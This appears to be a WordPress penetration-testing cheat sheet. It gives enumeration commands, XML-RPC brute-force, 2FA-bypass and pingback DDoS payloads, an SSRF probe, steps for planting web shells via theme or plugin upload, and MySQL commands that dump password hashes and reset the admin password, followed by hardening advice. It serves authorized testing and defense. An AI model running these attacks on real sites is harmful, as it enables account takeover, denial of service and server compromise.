**Basic Information**

**Uploaded** files go to: http://10.10.10.10/wp-content/uploads/2018/08/a.txt **Themes files can be found in /wp-content/themes/,** so if you change some php of the theme to get RCE you probably will use that path. For example: Using **theme twentytwelve** you can **access** the **404.php** file in: [**/wp-content/themes/twentytwelve/404.php**](http://10.11.1.234/wp-content/themes/twentytwelve/404.php) **Another useful url could be:** [**/wp-content/themes/default/404.php**](http://10.11.1.234/wp-content/themes/twentytwelve/404.php)

In **wp-config.php** you can find the root password of the database.

Default login paths to check: ***/wp-login.php, /wp-login/, /wp-admin/, /wp-admin.php, /login/***

**Main WordPress Files**

* index.php
* license.txt contains useful information such as the version WordPress installed.
* wp-activate.php is used for the email activation process when setting up a new WordPress site.
* Login folders (may be renamed to hide it):
  + /wp-admin/login.php
  + /wp-admin/wp-login.php
  + /login.php
  + /wp-login.php
* xmlrpc.php is a file that represents a feature of WordPress that enables data to be transmitted with HTTP acting as the transport mechanism and XML as the encoding mechanism. This type of communication has been replaced by the WordPress [REST API](https://developer.wordpress.org/rest-api/reference).
* The wp-content folder is the main directory where plugins and themes are stored.
* wp-content/uploads/ Is the directory where any files uploaded to the platform are stored.
* wp-includes/ This is the directory where core files are stored, such as certificates, fonts, JavaScript files, and widgets.
* wp-sitemap.xml In Wordpress versions 5.5 and greater, Worpress generates a sitemap XML file with all public posts and publicly queryable post types and taxonomies.

**Post exploitation**

* The wp-config.php file contains information required by WordPress to connect to the database such as the database name, database host, username and password, authentication keys and salts, and the database table prefix. This configuration file can also be used to activate DEBUG mode, which can useful in troubleshooting.

**Users Permissions**

* **Administrator**
* **Editor**: Publish and manages his and others posts
* **Author**: Publish and manage his own posts
* **Contributor**: Write and manage his posts but cannot publish them
* **Subscriber**: Browser posts and edit their profile

**Passive Enumeration**

**Get WordPress version**

Check if you can find the files /license.txt or /readme.html

Inside the **source code** of the page (example from <https://wordpress.org/support/article/pages/>):

* grep

curl https://victim.com/ | grep 'content="WordPress'


* meta name



* CSS link files



* JavaScript files



**Get Plugins**

curl -H 'Cache-Control: no-cache, no-store' -L -ik -s https://wordpress.org/support/article/pages/ | grep -E 'wp-content/plugins/' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2

**Get Themes**

curl -s -X GET https://wordpress.org/support/article/pages/ | grep -E 'wp-content/themes' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2

**Extract versions in general**

curl -H 'Cache-Control: no-cache, no-store' -L -ik -s https://wordpress.org/support/article/pages/ | grep http | grep -E '?ver=' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2

## Active enumeration

### Plugins and Themes

You probably won't be able to find all the Plugins and Themes passible. In order to discover all of them, you will need to **actively Brute Force a list of Plugins and Themes** (hopefully for us there are automated tools that contains this lists).

### Users

**ID Brute**

You get valid users from a WordPress site by Brute Forcing users IDs:

curl -s -I -X GET http://blog.example.com/?author=1

If the responses are **200** or **30X**, that means that the id is **valid**. If the the response is **400**, then the id is **invalid**.

**wp-json**

You can also try to get information about the users by querying:

curl http://blog.example.com/wp-json/wp/v2/users

Another /wp-json/ endpoint that can reveal some information about users is:

curl http://blog.example.com/wp-json/oembed/1.0/embed?url=POST-URL

Note that this endpoint only exposes users that have made a post. **Only information about the users that has this feature enable will be provided**.

Also note that **/wp-json/wp/v2/pages** could leak IP addresses.

#### Login username enumeration

When login in **/wp-login.php** the **message** is **different** is the indicated **username exists or not**.

### XML-RPC

If xml-rpc.php is active you can perform a credentials brute-force or use it to launch DoS attacks to other resources. (You can automate this process [using this](https://github.com/relarizky/wpxploit) for example).

To see if it is active try to access to ***/xmlrpc.php*** and send this request:


**Check**

<methodCall>

<methodName>system.listMethods</methodName>

<params></params>

</methodCall>



**Credentials Bruteforce**

**wp.getUserBlogs**, **wp.getCategories** or **metaWeblog.getUsersBlogs** are some of the methods that can be used to brute-force credentials. If you can find any of them you can send something like:

<methodCall>

<methodName>wp.getUsersBlogs</methodName>

<params>


<param><value>admin</value></param>


<param><value>pass</value></param>

</params>

</methodCall>

The message *"Incorrect username or password"* inside a 200 code response should appear if the credentials aren't valid.





Using the correct credentials you can upload a file. In the response the path will appears (<https://gist.github.com/georgestephanis/5681982>)

<?xml version='1.0' encoding='utf-8'?>

<methodCall>

<methodName>wp.uploadFile</methodName>

<params>

<param><value><string>1</string></value></param>

<param><value><string>username</string></value></param>

<param><value><string>password</string></value></param>

<param>

<value>

<struct>

<member>

<name>name</name>

<value><string>filename.jpg</string></value>

</member>

<member>

<name>type</name>

<value><string>mime/type</string></value>

</member>

<member>

<name>bits</name>

<value><base64><![CDATA[---base64-encoded-data---]]></base64></value>

</member>

</struct>

</value>

</param>

</params>

</methodCall>

Also there is a **faster way** to brute-force credentials using **system.multicall** as you can try several credentials on the same request:



**Bypass 2FA**

This method is meant for programs and not for humans, and old, therefore it doesn't support 2FA. So, if you have valid creds but the main entrance is protected by 2FA, **you might be able to abuse xmlrpc.php to login with those creds bypassing 2FA**. Note that you won't be able to perform all the actions you can do through the console, but you might still be able to get to RCE as Ippsec explains it in <https://www.youtube.com/watch?v=p8mIdm93mfw&t=1130s>

**DDoS or port scanning**

If you can find the method ***pingback.ping*** inside the list you can make the Wordpress send an arbitrary request to any host/port. This can be used to ask **thousands** of Wordpress **sites** to **access** one **location** (so a **DDoS** is caused in that location) or you can use it to make **Wordpress** lo **scan** some internal **network** (you can indicate any port).

<methodCall>

<methodName>pingback.ping</methodName>


<params><param>

<value><string>http://<YOUR SERVER >:<port></string></value>

</param><param><value><string>http://<SOME VALID BLOG FROM THE SITE ></string>

</value></param></params>

</methodCall>



If you get **faultCode** with a value **greater** then **0** (17), it means the port is open.

Take a look to the use of **system.multicall** in the previous section to learn how to abuse this method to cause DDoS.

**DDoS**

<methodCall>

<methodName>pingback.ping</methodName>


<params>

<param><value><string>http://target/</string></value></param>

<param><value><string>http://yoursite.com/and\_some\_valid\_blog\_post\_url</string></value></param>

</params>

</methodCall>



### wp-cron.php DoS


This file usually exists under the root of the Wordpress site: **/wp-cron.php** When this file is **accessed** a "**heavy**" MySQL **query** is performed, so I could be used by **attackers** to **cause** a **DoS**. Also, by default, the wp-cron.php is called on every page load (anytime a client requests any Wordpress page), which on high-traffic sites can cause problems (DoS).

It is recommended to disable Wp-Cron and create a real cronjob inside the host that perform the needed actions in a regular interval (without causing issues).

### /wp-json/oembed/1.0/proxy - SSRF

Try to access *https://worpress-site.com/wp-json/oembed/1.0/proxy?url=ybdk28vjsa9yirr7og2lukt10s6ju8.burpcollaborator.net* and the Worpress site may make a request to you.

This is the response when it doesn't work:



### SSRF

[https://github.com/t0gu/quickpress/blob/master/core/requests.gogithub.com](https://github.com/t0gu/quickpress/blob/master/core/requests.go)

This tool checks if the **methodName: pingback.ping** and for the path **/wp-json/oembed/1.0/proxy** and if exists, it tries to exploit them.

### Automatic Tools

cmsmap -s http://www.domain.com -t 2 -a "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0"

wpscan --rua -e ap,at,tt,cb,dbe,u,m --url http://www.domain.com [--plugins-detection aggressive] --api-token <API\_TOKEN> --passwords /usr/share/wordlists/external/SecLists/Passwords/probable-v2-top1575.txt #Brute force found users and search for vulnerabilities using a free API token (up 50 searchs)

#You can try to bruteforce the admin user using wpscan with "-U admin"

**Get access by overwriting a bit**

More than a real attack this is a curiosity. IN the CTF <https://github.com/orangetw/My-CTF-Web-Challenges#one-bit-man> you could flip 1 bit from any wordpress file. So you could flip the position 5389 of the file /var/www/html/wp-includes/user.php to NOP the NOT (!) operation.

if ( ! wp\_check\_password( $password, $user->user\_pass, $user->ID ) ) {


return new WP\_Error(

**Panel RCE**

**Modifying a php from the theme used (admin credentials needed)**

Appearance → Theme Editor → 404 Template (at the right)

Change the content for a php shell:



Search in internet how can you access that updated page. In this case you have to access here: <http://10.11.1.234/wp-content/themes/twentytwelve/404.php>

**MSF**

You can use:

use exploit/unix/webapp/wp\_admin\_shell\_upload

to get a session.


**Plugin RCE**

**PHP plugin**


It may be possible to upload .php files as a plugin. Create your php backdoor using for example:




Then add a new plugin:




Upload plugin and press Install Now:




Click on Procced:



Probably this won't do anything apparently, but if you go to Media, you will see your shell uploaded:



Access it and you will see the URL to execute the reverse shell:



**Uploading and activating malicious plugin**

This method involves the installation of a malicious plugin known to be vulnerable and can be exploited to obtain a web shell. This process is carried out through the WordPress dashboard as follows:

1. **Plugin Acquisition**: The plugin is obtained from a source like Exploit DB like [**here**](https://www.exploit-db.com/exploits/36374).
2. **Plugin Installation**:
   1. Navigate to the WordPress dashboard, then go to Dashboard > Plugins > Upload Plugin.
   2. Upload the zip file of the downloaded plugin.
3. **Plugin Activation**: Once the plugin is successfully installed, it must be activated through the dashboard.
4. **Exploitation**:
   1. With the plugin "reflex-gallery" installed and activated, it can be exploited as it is known to be vulnerable.
   2. The Metasploit framework provides an exploit for this vulnerability. By loading the appropriate module and executing specific commands, a meterpreter session can be established, granting unauthorized access to the site.
   3. It's noted that this is just one of the many methods to exploit a WordPress site.

The content includes visual aids depicting the steps in the WordPress dashboard for installing and activating the plugin. However, it's important to note that exploiting vulnerabilities in this manner is illegal and unethical without proper authorization. This information should be used responsibly and only in a legal context, such as penetration testing with explicit permission.

**For more detailed steps check:** [**https://www.hackingarticles.in/wordpress-reverse-shell/\*\***](https://www.hackingarticles.in/wordpress-reverse-shell/)

**Post Exploitation**

Extract usernames and passwords:

mysql -u <USERNAME> --password=<PASSWORD> -h localhost -e "use wordpress;select concat\_ws(':', user\_login, user\_pass) from wp\_users;"

Change admin password:

mysql -u <USERNAME> --password=<PASSWORD> -h localhost -e "use wordpress;UPDATE wp\_users SET user\_pass=MD5('hacked') WHERE ID = 1;"

**WordPress Protection**

**Regular Updates**

Make sure WordPress, plugins, and themes are up to date. Also confirm that automated updating is enabled in wp-config.php:

define( 'WP\_AUTO\_UPDATE\_CORE', true );

add\_filter( 'auto\_update\_plugin', '\_\_return\_true' );

add\_filter( 'auto\_update\_theme', '\_\_return\_true' );

Also, **only install trustable WordPress plugins and themes**.

**Security Plugins**

* [**Wordfence Security**](https://wordpress.org/plugins/wordfence/)
* [**Sucuri Security**](https://wordpress.org/plugins/sucuri-scanner/)
* [**iThemes Security**](https://wordpress.org/plugins/better-wp-security/)

**Other Recommendations**

* Remove default **admin** user
* Use **strong passwords** and **2FA**
* Periodically **review** users **permissions**
* **Limit login attempts** to prevent Brute Force attacks
* Rename **wp-admin.php** file and only allow access internally or from certain IP addresses.